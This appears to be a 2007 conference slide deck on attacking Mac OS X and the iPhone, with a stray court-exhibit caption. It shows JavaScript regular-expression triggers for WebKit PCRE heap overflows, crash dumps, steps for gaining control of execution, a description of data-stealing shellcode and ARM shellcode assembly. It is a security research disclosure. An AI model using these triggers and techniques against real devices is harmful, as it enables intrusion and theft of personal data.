

**Hacking Leopards:
Tools and Techniques for Attacking the
Newest Mac OS X**

Charles Miller

Independent Security Evaluators

August 2, 2007

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CASE NO.
SA CV 03-950 DOC (JTLx)
ECHOSTAR SATELLITE CORP., et al.,

vs.

NDS GROUP PLC, et al.

DEFENDANT'S EXHIBIT 802

DATE _____ IDEN.

DATE _____ EVID.

BY _____

Deputy Clerk



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
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
Hacking iPhone!
and a few slides about Mac OS X

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Hacking iPhones
and a few slides about Mac OS X

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
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Agenda

- Introduction
- My old talk in four slides
- Why hacking Macs is easy
- The iPhone exploit details

Where's All the Leopard Stuff?




- Leopard is only available under NDA
- People only seem to want to hear about the iPhone...
- Read the conference paper for Leopard tips

Introduction

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Apple Says



- “Mac OS X delivers the highest level of security through the adoption of industry standards, open software development and wise architectural decisions.” - Apple Website
- “Apple engineers designed Safari to be secure from day one.” - Apple website

Why Hack Macs?

- Market share: currently 6.5% of operating systems, but growing 35% per year
- Everybody's doing it
 - § January 2007 MOAB: at least 2 remote client side and 5 local vulnerabilities in the default install.
 - § "Hack a Mac" contest at CanSecWest
 - § Safari for Windows, 18 vulnerabilities on the first day!
- pwn the local Mac fanboy!

My Old Talk - Abbreviated Version

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Ptrace is Broken

- Doesn't support PTRACE_PEEKUSER, PTRACE_GETREGS, etc.
- Must use Mach API.
- I ported pydbg to Mac OS X, a pure python debugging API.
- This allows use of Pai Mei Framework
- <http://paimei.openrce.org/>

Leopard Will Have DTrace

- Dtrace is a dynamic tracing mechanism built directly into the kernel
- Uses the "D" programming language.
- Probes located throughout the operating system can be accessed via traces
- Inactive probes cause no slowdown to the application or operating system.
- See the DTrace User Guide

Dtrace Uses

- Monitor filesystem/network access of an application
- Fuzz environment variable usage ala Sharefuzz
- Write custom *ltrace*, *strace*, programs
- Get instruction traces
- Generate code coverage
- Lots more, see the talk paper!

Why Hacking Macs is Easy



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Macs Are Easy To Use!

- To help users, there are lots of 50+ suid root programs:
- Some unusual ones include
 - § Locum
 - § NetCfgTool
 - § afpLoad
 - § TimeZoneSettingTool
 - § securityFixerTool
- Some old friends
 - § netstat
 - § top
 - § ps



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
Safari is Friendly

- Launches the following apps to handle corresponding files
 - Address Book
 - Finder
 - iChat
 - Script Editor
 - iTunes
 - Dictionary
 - Help Viewer
 - iCal
 - Keynote
 - Mail
 - iPhoto
 - QuickTime Player
 - Sherlock
 - Terminal
 - BOMArchiveHelper
 - Preview
 - DiskImageMounter
- A bug in any of these apps can be leveraged through Safari for a client-side attack.

It Monitors Your Programs

- CrashReporter logs when applications crash - your free fuzzing monitor
- Logs to /var/log/system.log:

```
Jul 5 16:03:36 charlie-millers-computer crashdump[1321]: Safari crashed
Jul 5 16:03:36 charlie-millers-computer crashdump[1321]: crash report written
to: /Users/cmiller/Library/Logs/CrashReporter/Safari.crash.log
```



The application Safari quit unexpectedly after it was reopened.

2007-07-05 16:17:54:57 -0500

EXC_BAD_ACCESS (code=0, reason=KERN_INVALID_ADDRESS) at 0x16e0d000

Thread 0 Crashed:

- 0 DispatchQueue + 5434
- 1 libSystem.dylib + 5873
- 2 libSystem.dylib + 33
- 3 KCMediaServer::KCMediaServer() + 147
- 4 KCMediaServer::KCMediaServer() + 147
- 5 KCMediaServer::KCMediaServer() + 147
- 6 KCMediaServer::KCMediaServer() + 147
- 7 KCMediaServer::KCMediaServer() + 147
- 8 KCMediaServer::KCMediaServer() + 147
- 9 KCMediaServer::KCMediaServer() + 147

Buttons: Close, Report, Attach Debugger


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Some Source Code

- Source code for Webkit - the HTML parsing engine. Used in:
 - § Safari
 - § Mail
 - § Dashboard
- Can compile it with symbols, instrumentation, or anything you want
- Can provide more detail in crash reports.

They Make Exploitation Fun

- Apple doesn't randomize anything:
 - § The location of the stack
 - § The location of the heap
 - § The location of the binary image
 - § The location of dynamic libraries
- Heap is executable
 - § Writing exploits like its 1999




They Don't Bother You With Burdensome Updates

- They use open source software - which is great except...
- Their versions are often behind:

	Mac OS X	Open Source
OpenSSH	4.5p1	4.6p1
OpenSSL	0.9.8d	0.9.8e
Apache	1.3.33	1.3.37
Samba	3.0.10	3.0.25b
Cups	1.1.23	1.2.11

- The Samba on Mac OS X (on Monday) had an exploitable remote root vulnerability in it...it hadn't been updated since February 2005!

Phone Details



ASIA

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How to Find a Mac OS X 0-Day

- Find some open source package they use that is out of date
- Read the change log for that software
- Find a good bug
- Profit!

Example

- WebKit borrows the Perl Regular Expression Library (PCRE)
- It is based on PCRE version 6.2
- *The current version of PCRE is 7.2*
- From the changelog of 6.7 (July 2006)

18. A valid (though odd) pattern that looked like a POSIX character class but used an invalid character after [(for example `[,abc,]`) caused `pcre_compile()` to give the error "Failed: internal error: code overflow" or in some cases to crash with a `glibc free()` error. This could even happen if the pattern terminated after `[[` but there just happened to be a sequence of letters, a binary zero, and a closing `]` in the memory that followed.

The Vulnerability

```
<SCRIPT LANGUAGE="JavaScript"><!--  
var re = new RegExp("[**"] [{"**"} [{"**"}] [{"**"}]... [{"**"}]);  
</script>
```

- Heap overflow
- Can overflow 2 bytes for each malformed "expression"
- Up to 3970 total bytes can be overflown
- Vulnerable in Safari 2/3 for Mac/Windows/iPhone
- Exploitable? Yes, used in the iPhone exploit.
- Note: *I actually found this the old fashioned way: fuzzing*

Another Changelog Entry, Another Safari 0-Day

26. If a subpattern containing a named recursion or subroutine reference such as `(?P>B)` was quantified, for example `(xx(?P>B)){3}`, the calculation of the space required for the compiled pattern went wrong and gave too small a value. Depending on the environment, this could lead to "Failed: internal error: code overflow at offset 49" or "glibc detected double free or corruption" errors.

Another heap overflow:

```
<SCRIPT LANGUAGE="JavaScript"><!--  
var re = new RegExp("(?P<a>){3}(?P<b>){3}");  
</script>
```

Blackbox Exploitation of the iPhone

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Getting Control

- We fuzzed the iPhone with various Javascript Regular Expressions containing "[*]*".
- Sorted through the crash reports
- Eventually found a good one

iPhone CrashReporter



Your iPhone sometimes displays diagnostic information. This information helps Apple improve its products. We've provided this information to you.

By clicking "Send" to Apple, you agree that Apple may collect this information to help improve its products. This information will not be connected to your name or other information. For further information, see Apple's Privacy Policy, see <http://www.apple.com/legal/privacy>.

Do not ask me again

Show Details

Don't Send

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A "Good" Crash

```
Thread 2 crashed with ARM Thread State:
r0: 0x00065000 r1: 0x0084f800 r2: 0x00000017 r3: 0x15621561
r4: 0x00000018 r5: 0x0084ee00 r6: 0x00065000 r7: 0x005523ac
r8: 0x0000afaf r9: 0x00817a00 r10: 0x00ff8000 r11: 0x00000005
ip: 0x15641563 sp: 0x00552358 lr: 0x30003d70 pc: 0x3008cbc4
cpsr: 0x20000010 instr: 0xe583c004

__text:3008CBC4 STR R12, [R3,#4]
__text:3008CBC8 BXEQ LR
__text:3008CBCC ; CODE XREF: __text:3008CBA0j
__text:3008CBCC loc_3008CBCC STR R3, [R12]
```

- Crash occurs in libSystem.B.dylib
- Looks like an unlinking of a linked list
- r3 and r12=ip look possibly controllable
- Old school heap overflow?

Controlling the Inputs

- r3 and r12 come from a “compiled” regular expression
- Can compile a regular expression into any binary data you want using “character classes”.
- Gives us the ability to write 4 bytes anywhere

Thread 2 crashed with ARM Thread State:

```
r0: 0x00065000  r1: 0x00850600  r2: 0x00000006  r3: 0xbabecafe
r4: 0x00000007  r5: 0x0084fc00  r6: 0x00065000  r7: 0x005523ac
r8: 0x00000000  r9: 0x00817a00  r10: 0x00ff8000  r11: 0x00000005
ip: 0xdeadbeef  sp: 0x00552358  lr: 0x30003d70  pc: 0x3008cbcc4
cpsr: 0xa0000010 instr: 0xe583c004
```


Getting PC

- We chose to overwrite a saved return address on the stack.
- Found one by fuzzing from sp (stack not randomized) and setting the other register to a stack value (which is definitively writable)

Exception Type: EXC_BAD_INSTRUCTION

Thread 2 crashed with ARM Thread State:

r0:	0x00065038	r1:	0x00000000	r2:	0x000000a00	r3:	0x000000001
r4:	0x00065000	r5:	0x380135a4	r6:	0x000000000	r7:	0x005523e4
r8:	0x00000000	r9:	0x00815a00	r10:	0x0084b800	r11:	0x000000000
ip:	0x380075fc	sp:	0x005523d0	lr:	0x300003e18	pc:	0x0055ff3c
cpsr:	0x20000010	instr:	0xffffffff				

- Executing on the stack (which is allowed, apparently)

Finding Your Code

- Obtain core file off the iPhone
 - § use ./jailbreak
 - § Configure launchd.conf
 - § Get core from /cores
- Search for your shellcode - don't worry the heap is very predictable :)
- GDB can find your code for you

Shellcode

- Our “privacy data stealing” shellcode is the typical
 - § socket/connect
 - § open
 - § read/write
- Compile with an arm-unknown-linux-gnu gcc cross compiler
- The syscall numbers are just like a Mac

iPhone Specific Shellcode


- Find interesting Library functions
 - § *AudioServicesPlaySystemSound* from *AudioToolbox*
 - § *CTCallDial* or *CTSendToVoicemail* from *CoreTelephony*
 - § *CTSMSMessageCreate* and *CTSMSMessageSend* from *CoreTelephony*
- Figure out how they work
- Call them!

Make it Happen

@ Load 0x319eba2c into r7 then jump there. Set r0 = 0x3ea

```
mov    r0, #0x3
mov    r0, r0, lsl #8
add    r0, r0, #0xea
ldr    r0, =0x3ea
mov    r7, #0x31
mov    r7, r7, lsl #24
mov    r6, #0x9e
mov    r6, r6, lsl #16
add    r7, r7, r6
mov    r6, #0xba
mov    r6, r6, lsl #8
add    r7, r7, r6
add    r7, r7, #0x2c
mov    pc, r7
```

**Despite Its Problems...
I Still Love My iPhone!**



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Questions?

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